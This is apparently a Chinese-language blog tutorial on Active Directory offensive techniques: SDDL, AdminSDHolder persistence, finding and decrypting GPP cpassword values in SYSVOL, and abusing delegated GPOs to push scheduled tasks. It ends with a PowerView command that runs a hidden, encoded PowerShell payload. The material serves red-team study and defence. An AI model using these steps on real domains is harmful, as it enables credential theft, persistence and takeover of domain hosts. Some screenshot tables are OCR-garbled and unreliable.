
因为通常给对象设置ACE的时候，我们一般都是通过鼠标点击的形式完成，其他的操作系统都给我们完成了，如果我们需要通过写代码等方式设置时，那么提供给ACE的就得是SDDL这种形式

例如：

```
C:\Users\trump.ADTEST\Desktop>cacls 1.html /s
C:\Users\trump.ADTEST\Desktop\1.html "D:<A;;;FA;;;SY><A;;;BA><A;;;FA;;;S-1-5-21-3599851082-3673913915-4153879188-1118>"
```


其中每个括号代表一个ACE,根据[官方文档](#)一共由5部分组成，标头， DACL,SACL,GROUP,OWNER，例如我这里的A代表ACCESS ALLOWED，FA代表FILE ALL ACCESS第一个ACE的SY标识local system， owner表现形式为sid，如果两个分号;;则表示未设置

可以对比一波，具体更为详细的东西可以翻一翻其他文档




AdminSDHolder权限维持

AdminSDHolder容器对象是为域中受保护的账户和组提供权限模板，路径为CN=AdminSDHolder,CN=system,DC=xxxxx,DC=xxxxxxx



SDProp是一个监控进程，默认每60分钟运行一次，将域内的AdminSDHolder对象的权限和域中受保护的账户以及组的权限做比较，如果任何受保护的账户和组的权限与AdminSDHolder上的权限不匹配，那么就会重置受保护的账户和组的权限，域内受保护的账户或者组其属性admincount为1，例如Enterprise Admins（admincount为1不能保证现在还是受保护的，如果用户曾经被在保护组里，后来被删除了，那么admincount=1还是不便的）




SDProp进程运行时间间隔默认60分钟，可以在注册表 Hklm\system\currentcontrolset\services\ntds\parameters修改AdminSDProtectFrequency的值 相关的一些其他信息以及手动运行SDProp进程可以看官方文档：<https://docs.microsoft.com/zh-cn/windows-server/identity/ad-ds/plan/security-best-practices/appendix-c--protected-accounts-and-groups-in-active-directory>

利用AdminSDHoler进行权限维持，首先在搞到域管权限后，我们通过修改AdminSDHolder的ACL,这样SDProp同步的时候，就会把权限也同步到所有受保护的组，用户上面去


AdminSDHoler默认的ACL一般是：

- Authenticated Users: Read
- SYSTEM: Full Control
- Administrators: Modify
- Domain Admins: Modify
- Enterprise Admins: Modify






给测试用户赋予AdminSDHolder的完全的权限，然后我们手动运行SDProp进程：



可以看到用户对于domain admins组有完全的权限，而且不光是domain admins这一个组，所有受保护的组以及用户，都有完全的访问权限：



此时你虽然不在域管理组里面，但是确可以进行添加域管账号等等特权操作

使用powerview等工具也可以达到此效果，可看：<https://xz.aliyun.com/t/7276?accounttraceid=0a86e738b13d46d6b1404e9ddf3a7516bhqg>

GPO

gpo组策略，windows下用户管理的一种安全机制，通过组策略可以对域内的用户，用户组，以及计算机进行各种管理，例如软件安装，注册表配置，登入登出等，域控在建立的时候，会创建俩组策略，分别是 Default Domain Policy和Default Domain Contoller Policy，组策略一般可以与域内OU，site等对象相关联

组策略的两个主要组件：


1.Group Policy Container (组策略容器)位于“CN=Policies, CN=System, DC=adtest, DC=com” ,组策略容器提供了存储每一条组策略的基本信息，标识组策略的GUID等信息的功能



Path: CN=[31B2F340-016D-11D2-945F-00C04FB98F9],CN=Policies,CN=System,DC=adtest,DC=com,dcl01.adtest.com [dcl01.adtest.com]				
	Attribute	Syntax	Count	Value(s)
CN=System				
CN=AdminSDHolder				
CN=BK0UKEY_079a162b-e5f9-acd4-b113-kcf9561c10cd Secret	cn	DirectoryString	1	{31B2F340-016D-11D2-945F-00C04FB98F9}
CN=BK0UKEY_ofdb72b-7c1b-a116-a168-1e56df3b7 Secret	displayName	DirectoryString	1	Default Domain Policy
CN=BK0UKEY_P Preferred Secret	distinguishedName	DN	1	CN={31B2F340-016D-11D2-945F-00C04FB98F9},CN=Policies,CN=System,DC=adtest,DC=com
CN=BK0UKEY_PREFERRED Secret	d5CorePropagationData	GeneralizedTime	5	2021/1/13 13:37:45;2021/1/13 13:36:43;2021/1/13 13:35:39;2021/1/7 16:42:31;1601/1/4 9:04
CN=ComPartitions	flags	Integer	1	0
CN=ComPartitionSets	gp\FileSystemPath	DirectoryString	1	\adtest.com\sysvol\adtest.com\Policies\{31B2F340-016D-11D2-945F-00C04FB98F9}
CN=Default Domain Policy	gp\FunctionalityVersion	Integer	1	2
CN=Ofs-Configuration	gp\MachineExtensionName	DirectoryString	1	[{35378EAC-683F-1D2A-A89A-00C04FBBCFA2}]{630ADAB8-2488-11D1-A28C-00C04FB98F9}]
CN=DFSR-GlobalSettings	instanceType	Integer	1	4
CN=DomainUpdates	isCriticalSystemObject	Boolean	1	TRUE
CN=File Replication Service	name	DirectoryString	1	{31B2F340-016D-11D2-945F-00C04FB98F9}
CN=FileLinks	nTSecurityDescriptor	NtSecurityDescriptor	1	D:P(AI(;;)GCLCSWRPWPLORCWDO;;;DA)(AI(CIO;CCDLCSWRPWPLORCWDO;SRO;CWDO);;DA)(A
CN=IP Security	objectCategory	OID	1	CN=Group-Policy-Container,CN=schema,CN=Configuration,DC=adtest,DC=com
CN=Meetings	objectIdClass	OID	3	top;container;groupPolicyContainer
CN=MicrosoftDNS	objectGUID	OctetString	1	{4CDCFCDF-C5F0-4843-8CB3-IDA222B}
CN=Password Settings Container	showInAdvancedViewOnly	Boolean	1	TRUE
CN=Policies	systemFlags	Integer	1	-1946157056
CN={31B2F340-016D-11D2-945F-00C04FB98F9}	usnChanged	Integer8	1	0x31EB
CN={6AC1786C-016F-11D2-945F-00C04FB98F9}	usnCreated	Integer8	1	0x16BC
CN={B568076-EA88-4C83-A704-5A93807B9150}	versionNumber	Integer	1	15
CN=rsys	whenChanged	GeneralizedTime	1	2021/1/4 12:59:36
CN=RAS and IAS Servers Access Check	whenCreated	GeneralizedTime	1	2021/1/4 12:42:52
CN=RD Manager\$				

2.Group Policy Container(组策略模板)

实际包含策略设置的文件（统称为“组策略模板”）存储在SYSVOL中,一般的路径都是\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\



SYSVOL是Active Directory中的整个域范围的共享，所有经过身份验证的用户都可以对其进行读取访问。SYSVOL包含登录脚本，组策略数据和其他域范围的数据，这些数据在域内的任何地方都可用。SYSVOL共享会自动同步并在所有域控制器之间共享

以域内对象为例，如OU，其属性qPLink表明了需要链接到的具体组策略

The screenshot shows the Active Directory Administrative Center interface. The left pane displays a tree view of the directory structure, with 'OU=运维,DC=adtest,DC=com' selected. The right pane shows the properties of this container.

Attribute	Syntax	Count	Value(s)
distinguishedName	DN	1	OU=运维,DC=adtest,DC=com
sCorePropagationData	GeneralizedTime	3	2021/1/13 16:21:35; 2021/1/13 16:21:35; 1601/1/1 8:00:00
gLink	DirectoryString	1	[LDAP://cn={B5688076-EA88-4C83-A704-5A9380789150}/cn=policies,cn=system,DC=adtest,DC=com]
instanceType	Integer	1	4
name	DirectoryString	1	运维
nTSecurityDescriptor	NTSecurityDescriptor	1	D:(A;;DTSDD);WD(OA;;CCDC;4828cc14-1437-45bc-9b07-ad6f015ef283;AO)(OA;;CCDC;b9f67a...)
objectCategory	DN	1	CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=adtest,DC=com
objectClass	OID	2	top,organizationalUnit
objectGUID	OctetString	1	{1E4C381E-ZB7-439F-89A6-7FA7D9B50C6}
ou	DirectoryString	1	运维
uSNCreated	Integer8	1	0x8961
uSNCreated	Integer8	1	0x8998
whenChanged	GeneralizedTime	1	2021/1/13 16:24:30
whenCreated	GeneralizedTime	1	2021/1/13 16:21:35

一个以GUID作为文件夹标识的GPO文件夹包含以下部分：

- Machine – 机器的GPO.
- User – 用户的 GPO.
- GPT.INI – GPO的配置属性文件

对于域内的机器来说，组策略更新时间为90分钟，也可以在客户端运行gpupdate /force命令，强行刷新组策略

更新的时候会读取\\<domain.com>\Policies\<gpo id>\GPT.ini这个配置文件，看其中的版本号是否高于本地的版本

通过Powershell操作GPO

代码块

```

1  获取所有组策略
2  Get-GPO -All
3  过去特定id组策略
4  Get-GPO -guid b5688076-ea88-4c83-a704-5a93807b9150
5  导出所有GPO为html文件
6  Get-GPOReport -All -ReportType html -Path gpo.html
7  备份特定名称的GPO
8  Backup-Gpo -Name firstgpo -Path C:\GPO
9  还原指定GPO
10 Restore-GPO -Name firstgpo -Path C:\GPO
11 查看GPO的权限
12 Get-GPPermission -Name firstgpo -all
13 查看组策略具体应用于哪些主机
14 Get-NetOU -GUID 10e1cb41-70aa-4f39-9aa8-084f306362b0 | %{Get-NetComputer -ADSPath $_}
15

```


GPO的安全性

1.在SYSVOL中寻找密码

如图，在组策略首选项中，可以配置一些计划任务啥的，这里的配置最终会以xml的形式存放起来

- 映射驱动器 (Drives.xml)
- 创建本地用户
- 数据源 (DataSources.xml)
- 打印机配置 (Printers.xml)
- 创建/更新服务 (Services.xml)
- 计划任务 (ScheduledTasks.xml)
- 更改本地管理员密码

可以通过dos命令：`findstr /S /I cpassword \\<FQDN>\sysvol\<FQDN>\policies*.xml` 快速查找xml



```

<?xml version="1.0" encoding="UTF-8"?>
- <ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
- <Task clsid="{2DEECB1C-261F-4e13-9B21-16FB83BC03BD}" uid="{48C30938-9E73-4493-95B3-9A418BBE0DA2}" changed="2021-01-13 09:10:05"
  image="2" name="fucker">
  - <Properties name="fucker" enabled="1" cpassword="s2mAmWzRQjfyUGNC5Vd2WA" runAs="biden" comment="" startIn="fucker" args=""
    appName="fucker" action="U">
    - <Triggers>
    <Trigger repeatTask="0" hasEndDate="0" beginDay="13" beginMonth="1" beginYear="2021" startMinutes="00" startHour="01" type="STARTUP"
      interval="1"/>
    </Triggers>
  </Properties>
</Task>
</ScheduledTasks>

```


打开之后如果有看到cpassword字段，这个字段是经过AES加密的，但是AESkey，微软官方放出来了：

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be?redirectedfrom=MSDN

解密的话如powerview的Get-GPPPassword可以解出来明文

2.利用误配置的组策略委派

其实也不能叫误配置，简单来说就是某项组策略委派给了非管理员用户等，因为组策略一般会应用到比如某个OU，这样一来如果一个组策略委派给普通用户，那么就可以通过此用户，作为跳板接管更多的主机和权限



例如如果配置了某些计划任务，这个组策略的GUID为xxxxxx-xxxxx-xxxx-xxxx，计划任务xml位于
<GPO_PATH> \ Machine \ Preferences \ ScheduledTasks \ ScheduledTasks.xml

那么我们就可以通过修改xml内容或者重做一个xml模板，来执行我们的命令

3.组策略实现计划任务

这部分主要依靠通过powershell命令来进行，替换已有存在的计划任务模板，还原替换的思想源于：[3gstuden](#)，但是这里有些细节以及利用过程不是很清晰，这里研究记录一下

过程：

首先是导出一个已有针对目标的GPO: Backup-GPO -Name firstGPO -Path c:


然后在c盘下会出现一个guid命名的文件夹，也可以放一个自定义名字的文件夹

```


PS C:\Users\Administrator\Desktop> Backup-GPO -Name firstGPO -Path c:

DisplayName : firstGPO
GpoId       : b5688076-ea88-4c83-a704-5a93807b9150
Id          : 91f37fd4-3042-4802-951b-b660df3a9864
BackupDirectory : c:
CreationTime  : 2021/1/14 13:28:41
DomainName   : adtest.com
Comment      :


```



这个里面的domainsysvol文件夹就是正常的组策略文件夹了，我们需要进去修改计划任务xml



这里标注出来的地方要注意，image标签代表了你的计划任务的种类吧算是，保活后面的action也是，image为2，代表了更新，为0是创建，我们要更新自然为2，然后是action改为U，update的意思



同样的在文件夹中的gpreport.xml也要做相应的修改



修改完之后就是还原了: Import-GPO -BackupId fbb4be31-9fa3-480e-9dfa-8d0124bf4ae9 -
TargetName firstGPO -Path c:\

然后invoke-gpoupdate -computername xxxxx 更新一下客户端组策略即可 不更新也可以, 我测试了没更新可以的

在powerview同样提供了创建gpo计划任务的功能

New-GPOImmediateTask -TaskName Debugging -GPODisplayName SecurePolicy -
CommandArguments '-NoP -NonI -W Hidden -Enc JABXAGMAPQBO...' -Force

